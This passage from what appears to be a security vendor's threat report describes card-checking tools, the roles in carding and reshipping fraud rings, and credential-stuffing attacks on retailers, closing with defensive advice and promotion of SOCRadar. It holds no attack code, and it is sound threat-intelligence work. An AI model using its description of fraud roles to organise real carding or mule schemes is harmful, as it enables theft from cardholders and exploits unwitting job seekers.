What happens to the cards that the Checkers determine are not active? Do these cards become worthless? Experts agree that even if it is not in use, credit card information has some value on the dark web. The possibility of being tracked by authorities such as banks and law enforcement forces during the checker`s test pressures the attackers to take extra measures.

One of these steps is to sell purchased credit card data on the dark web for a lower amount. Because the next attacker will follow in the exact footsteps after buying the used credit card information, the new attacker will use a checker to understand the active card ratio and start a shopping spree. This recent attempt made from the same card will mask the trace of the first attacker. Thus, by complicating and spreading the crime, the attacker tries to reduce the risk of being tracked, not by destroying the traces behind him but by multiplying them.

Carding

A cybercrime involving financial fraud and credit card information. Frequently involves the fraudulent use of a credit card to purchase a good, service, or product.


BLACK MARKETS
Credit Card Information in bulk
Credit Card Information
Website impersonating e-commerce
E-shopping website with malicious digital card-skimming code injected
ATM skimmers
Breached DBs with CC information
Victims
Victims
Victims
Victims

STEALERS

Stealers use several methods to obtain large amount of credit card information data to sell it in the black market as bulks.

CARDERS

Carders manages the operation of using stolen credit card information to purchase goods, services, or products for criminals or for other threat groups such as **ransomware gangs.**

RANSOMWARE GROUPS

Ransomware groups purchase tools such as sales intelligence tools to gather information about their victims by using stolen credit cards.

CHECKERS

Checkers are the tools created by threat actors to validate credit card information.

ADMINS

Admins are recruited by the carder to create a reshipping website, contact stuffers, and recruit drops/mules.

STUFFERS

Stuffers, recruited by admins, purchase specified goods using stolen credit card information and ship directly to drops/mules.

DROPS/MULES

Drops/Mules, recruited through "work from home" ads, receive the goods, re-package, and re-send them using re-shipping labels.

Reshipping Scam

Reshipping scams, which involve the purchase, reshipment, and resale of consumer items bought with stolen credit cards from America to other parts of the world like Eastern Europe, particularly Russia, are a technique for obtaining monetary gain from stolen credit card data.

Boss/ Operator

The operator of the reshipping scam is the center of the entire scheme and connects all actors. The operator generally recruits admins and stuffers.

Admin

Admins are responsible for creating the reshipping websites. These websites play a critical role to keep all criminals connected, and they are used to recruit drops.

Stuffers

Stuffers are cybercriminals who hire mules using reshipping websites to move bought goods. They order expensive merchandise from e-retailers using stolen credit cards, and the retailers mail the goods to the mules' addresses. The stuffers give the mules pre-paid mailing labels, which the mules use to send the parcels back to the stuffers after they get them.

Drops/Mules

Most drops or mules are job seekers looking for flexible scheduling or work from home. Stuffers generally pose as a reliable transportation business when they are hiring. Most of the time, they are victims, too, and do not get paid since stuffers cycle the drops to minimize their trace.

The drops are responsible for receiving shipments for stuffers, checking the contents, taking pictures, repackaging the merchandise, applying the new shipping labels, and shipping the items to the stuffer. The drops are the primary muscle of the operation.


We have also to note that different scams can use other organizational structures. For example, the operator, admin, and stuffer could be the same person.

How is much-stolen card information about your company circulating on the deep web? Monitor public repositories like GitHub and GitLab for leaks with SOCRadar's credit card detection tool!

Credential Stuffing: "You stuff turkey, threat actors stuff credentials"

Credential stuffing is a type of cyberattack where "cyber Grinches" take one set of stolen login credentials during the holiday season. It is a cyberattack in which password lists or users' login information is acquired, and a leak is used to access another service. Attackers use bots to automate credential-stuffing hacks and scale their operations to compromise more accounts. These attacks accompany other attacks in the holiday season when the sale volume is enormous, and security is loose because of the high number of orders.

The "stuffing" strategy is based on the assumption that many users reuse their login credentials across multiple websites and services. If a user's credentials are compromised on one site, they are likely to be compromised on others.



Threat actors also utilize open-source tools to determine which passwords belong to which websites. It will limit the attempt frequency of a botnet's authentication, increasing the likelihood of an undetected attack.

Impacts of the Credential Stuffing Attack

Credential stuffing attacks can have significant consequences for both individuals and businesses. Companies lose $6 million annually due to credential stuffing. (5) Businesses may also face costs due to legal action under data privacy regulations (such as the GDPR).

- The North Face was the victim of a credential-stuffing attack in late July 2022. The attack affected 194,905 accounts, exposing personal and purchase information. It took the company 16 days to detect the attack and 24 days to stop it.


- In April 2022, a credential stuffing attack on General Motors' online platform exposed the information of some customers. Hackers also exchanged customers' reward points for gift cards.

- The retail warehouse Sam's Club website, owned by Walmart, was victim to a credential stuffing attack in September 2020. The company notified its customers of unauthorized access and advised them to reset credentials for accounts that reuse the same passwords.

- Around April 2019, the US clothing retailer J.Crew fell victim to a credential stuffing attack, which allowed hackers to access some of its customers' accounts and data. The company disabled the affected users' accounts and advised customers to contact them to request a password reset. It also suggested they change any other accounts that reuse the same passwords.

What Is the Future of Credential Stuffing?

Help Net Security reported that in 2020, researchers discovered 193 billion credential-stuffing attacks worldwide. 3.4 billion attacks targeted financial services and organizations, representing 45 % growth in the industry compared to the previous year. (6) The graph below shows the share of credential stuffing attacks in different industries by login traffic. 91 % of the traffic in the e-commerce industry was perceived as a credential stuffing attempt.



(Source: Statista)

Credential stuffing attacks target the weakest link, the users, in e-commerce. Larger-scaled schemes could negatively affect business operations and endanger customers, while even a single compromised account is enough to make a profit.

The e-commerce landscape is expanding rapidly; therefore, credential stuffing has quickly outpaced other attack tactics utilized against the e-commerce industry and has become a significant concern for online businesses, and threats related to it will always emerge as the industry grows.

References

(1) https://business.adobe.com/sg/resources/digital-price-index.html

(2)https://www.digitalcommerce360.com/industry-resource/2021-e-commerce-marketer-survey-skills-teams-processes-for-the-future/

(3)https://apwg.org/trendsreports/

(4)https://socradar.io/resource/financial-industry-threat-landscape-report/

(5) https://socradar.io/insider-threats-rising-average-cost-of-an-incident-is-6-6m/

(6)https://www.helpnetsecurity.com/2021/05/20/financial-services-credential-stuffing/

How Can SOCRadar Help?

Social engineering and phishing are the starting vectors for many cyber attacks. In addition to your company's training for not clicking untrusted links and email attachments without verifying their authenticity, SOCRadar can discover impersonating and typo-squatting domains which could be used for phishing campaigns against your customers and employees.

Threat actors often find their way into systems by purchasing credentials or intelligence from dark and deep web forums and chatter channels. SOCRadar monitors these channels and creates alarms and incidents for anything related to your company.

Many organized threat actors like APTs have signature Tactics, Techniques, and Procedures (TTPs). Some of them are only active and specific regions and sectors. Monitoring the threat landscape and threat actors will make your defenses stronger. SOCRadar's threat intelligence threat feeds, IOCs and IOAs will give you the proactive readiness you need.

There are particular vulnerabilities, and sometimes zero-days, that threat actors exploit. SOCRadar discovers almost all of your digital assets and their vulnerabilities. SOCRadar's External Attack Surface Mapper tracks your digital assets and the software versions installed on the assets, and their vulnerabilities. Therefore, you prevent attacks before they start.

What Else Can You Do as a Customer?

- Threat actors target e-commerce firms because they have money and a wealth of information on their clients, which is the same as money for threat actors. Some precautions could be taken to protect your website and your client's personal information.

- You could create strict identity and access management policies by utilizing multiple-factor authentication (MFA) and one-time-password (OTP) technologies for your employees.

- User and payment verification for clients. Research shows that most people agree with increased protection on check-out pages as long as an explanation is provided.

- Protect your endpoints, including POS and IoT devices using trusted security hardware software as much as possible.

- You must have backup policies and practices. In addition, you should have multiple recent copies (preferably at least one offline) of your critical data and settings and configurations of your security devices.

ABOUT SOCRadar®

Who is SOCRadar?

As an Extended Threat Intelligence (XTI) platform and inventor of the concept, SOCRadar's approach effectively integrates Threat Intelligence, Digital Risk Protection, and External Attack Surface Management (EASM). Adapting proactive security with a hacker mindset, we aim to help security teams to detect blindspots before attackers.

The shortage of cybersecurity experts is a growing problem worldwide. E-commerce companies must use resources efficiently to provide adequate cyber security with their limited resources. Automated security solutions offer precisely the opportunity that corporations are looking for. With its AI-powered automation technology, SOCRadar has become an extension of financial institutions' SOC teams.

This report highlights the threats financial institutions face and how SOCRadar can help companies with the e-commerce industry.

SOCRadar provides extended cyber threat intelligence (XTI) that combines: "Cyber Threat Intelligence, Digital Risk Protection, and External Attack Surface Management Services." SOCRadar provides the actionable and timely intelligence context you need to manage the risks in the transformation era.

Darknet and Deep Web Monitoring: SOCRadar's fusion of its unique dark web Recon technology with the human analyst eye further provides in-depth insights into financially-targeted APT groups and the threat landscape.

Credit Card Monitoring: Enhance your fraud detection mechanisms with automation speed by identifying stolen credit card data on popular global black markets, carding forums, social channels, and chatters.

Protecting Customers' PII: Scan millions of data points on the surface web, deep web, and darknet to accurately identify the leakage of your customers' personally identifiable information (PII) in compliance with regulations.

360-Degree Visibility: Achieve digital resiliency by maintaining internet-facing digital asset inventory. Significantly accelerate this process by automated discovery, mapping, and continuous asset monitoring.